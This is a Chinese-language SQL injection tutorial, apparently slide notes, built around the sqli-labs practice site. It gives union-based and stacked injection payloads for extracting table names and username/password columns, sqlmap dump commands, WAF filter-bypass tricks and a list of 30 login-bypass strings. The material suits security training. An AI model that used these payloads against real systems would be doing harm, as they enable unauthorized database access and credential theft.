- 区分数字和字符串
  - 数字型:
    - SELECT * FROM user WHERE id = 1
    - SELECT * FROM user WHERE id > 1
  - 带引号类型的:
    - SELECT * FROM user WHERE name = ‘admin’
    - SELECT * FROM user WHERE date > ‘2014-2-24’

注入講解

http://192.168.1.100/sqli-labs/Less-1/?id=1

URL在傳參的過程中，實際上執行了這些SQL語句:

```
mysql> show databases;
mysql> use security;
mysql> show tables;
mysql> select * from users where id='1';
```

注入講解

接下來我們給id=1參數添加一個單引號看一下會出現什麼狀態:
http://192.168.1.100/sqli-labs/Less-1/?id=1'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1'' LIMIT 0,1' at line 1

注入講解

閉合方式

閉合方式是開發人員在SQL語句中給參數變數兩邊加的符號;

個SQL語句的ID就是採用單引號來閉合的;


當然也有用雙引號，單引號括弧，雙引號括弧等來閉合要提交的參數。

```
14 //including the Mysql connect parameters.
15 include("../sql-connections/sql-connect.php");
16 error_reporting(0);
17 // take the variables
18 if(isset($_GET['id']))
19 {
20 $id=$_GET['id'];
21 //logging the connection parameters to a file for analysis.
22 $fp=fopen('result.txt','a');
23 fwrite($fp,'ID:'.$id."\n");
24 fclose($fp);
25
26 // connectivity
27
28
29 $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
30 $result=mysql_query($sql);
31 $row = mysql_fetch_array($result);
32
33     if($row)
34     {
```


注入講解

注釋的話、可以使用%23 也可以使用--+

?id=1'order by 4%23




?id=1'order by 3%23



注入講解

order by


sql注入中的用法
select * from table order by n
n 表示select裏面的第n個字段，整段sql的意義是：查詢出來的結果，按照第N個字段排序




注入講解

這裏使用的話 id值要設置一個不存在的，存在的話就會顯示原有的數據

/?id=1' union select 1,2,3 --+



/?id=-1' union select 1,2,3 --+




注入講解

union select

UNION 用於合併兩個或多個 SELECT 語句的結果集，並消去表中任何重複行，即把兩次或多次查詢結果合併起來。

要求：兩次查詢的列數必須一致　這也就是我們為啥要使用order 去判斷列

?id=-1' union select 1,user(),3 --+



聯合注入

測試列注入

?no=1 and 1=1 //無報錯 ?no=1 and 1=2 //報錯

'//報錯 ''//無報錯

#注釋， 可以使用%23

測試列

?id=-1 order by 5#

?id=-1 union select 1,2,3,4#

測試資料庫

?id=-1' union select 1,database(),3 --+

Security

可是使用的函數有user()//查看當前用戶、version()查看當前資料庫版本、load_file()讀取文件

聯合注入

測試表名

聯合注入中，每次查詢只能展示一條數據，為了一次展示多條數據，通常會使用group_concat 函數將多條查詢結果拼接為一條:

?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+

emails,referers,uagents,users

測試字段名字

?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'--+

id,username,password

讀取內容

?id=-1' union select 1,2,group_concat(id,username,password) from users--+

information_schema.tables

裏面存放著表名和數據庫的對應關係

information_schema.columns

裏面存放著字段名和表名的對應關係

堆疊注入

mysql資料庫sql語句的默認結束符是以";"號結尾，在執行多條sql語句時就要使用結束符隔開,而堆疊注入其實就是通過結束符來執行多條sql語句

查看資料庫

1';Show databases;#


查看表

1';show tables;#

獲取表的字段，有兩種方式

1';desc FlagHere;

1';show columns from FlagHere;



注入工具SQLMAP

get型

查看是否有注入點

Sqlmap -u “http://192.168.1.100/sqli-labs/Less-1/?id=1”

Python sqlmap.py -u http://192.168.1.100/sqli-labs/Less-1/?id=1

獲取資料庫

Sqlmap -u http://192.168.1.100/sqli-labs/Less-1/?id=1 --dbs

獲取表名

Sqlmap -u http://192.168.1.100/sqli-labs/Less-1/?id=1 –D 資料庫名字 --tables

獲取列名

Sqlmap -u http://192.168.1.100/sqli-labs/Less-1/?id=1 –D 庫名 -T 表名 --columns

獲取數據

sqlmap -u "http://192.168.1.120/sqli-labs/Less-1/?id=1" –D 庫名 -T 表名 -C "username,password" –dump

注入工具SQLMAP

POST型

Sqlmap -r 1.txt –dbs
獲取資料庫
Sqlmap -r 1.txt --dbs
獲取表名
Sqlmap -r 1.txt –D 資料庫名字 --tables
獲取列名
Sqlmap -r 1.txt –D 庫名 -T 表名 --columns
獲取數據
sqlmap -r 1.txt –D 庫名 -T 表名 -C "username,password" --dump

SQL注入繞過

大小寫繞過

如果篩檢程式通過關鍵字進行過濾並沒有識別大小寫， 我們就可以使用大小寫來進行繞過，因為SQL語句是不區分大小寫的。


例如：過濾了and或者or等關鍵字，但是我們就可以寫成AND，Or ,And等進行繞過

原始語句

SELECT * FROM users WHERE id='1' LIMIT 0,1

大小寫摻雜注入

SELECT * FROM users WHERE id='1'And 1=1--+' LIMIT 0,1




SQL注入繞過

關鍵字等價繞過

http://192.168.1.120/sqli-labs/Less-25/?id=1 && id=2--+
&&等價於and

192.168.1.100/sqli-labs/Less-25/?id=1 && id=2--+



SQL注入繞過

關鍵字等價繞過

http://192.168.1.120/sqli-labs/Less-25/?id=-1' || id=2--+
||等價於or

SQL注入繞過

and或or:

xor 、|| 、&& 、! 、not

邏輯操作符 （>|=|<）:

關鍵字替代符號 between 、like 、rlike 、regex 、is

空白符

控制字元替代法: %20 %09 %0A %0B %0C %0D %A0

符號替代法: /**/ 、select+user()

括弧組合法: union(select(1),2)

關鍵詞

複寫/大小寫/編碼//*!50000select*/等

常用的萬能密碼

1：admin'/*　　密碼*/':
2：‘or’=’or’
3：‘or 1=1#
4：User: admin　Pass: 'or '1'='1
5："or "a"="a
6："or 1=1--
7："or"="
8："or"="a'='a
9："or1=1--
10："or=or"
11：''or'='or'
12：') or ('a'='a
13：'.).or.('.a.'='.a
14：'or 1=1
15：'or 1=1--
16：'or 1=1/*
17：'or"="a'='a
18：'or' '1'='1'
19：'or''='
20：'or''=''or''='
21：'or'='1'
22：'or'='or'
23：'or.'a.'='a
24：'or1=1--
25：1'or'1'='1
26：a'or' 1=1--
27：a'or'1=1--
28：or 'a'='a'
29：or 1=1--
30：or1=1--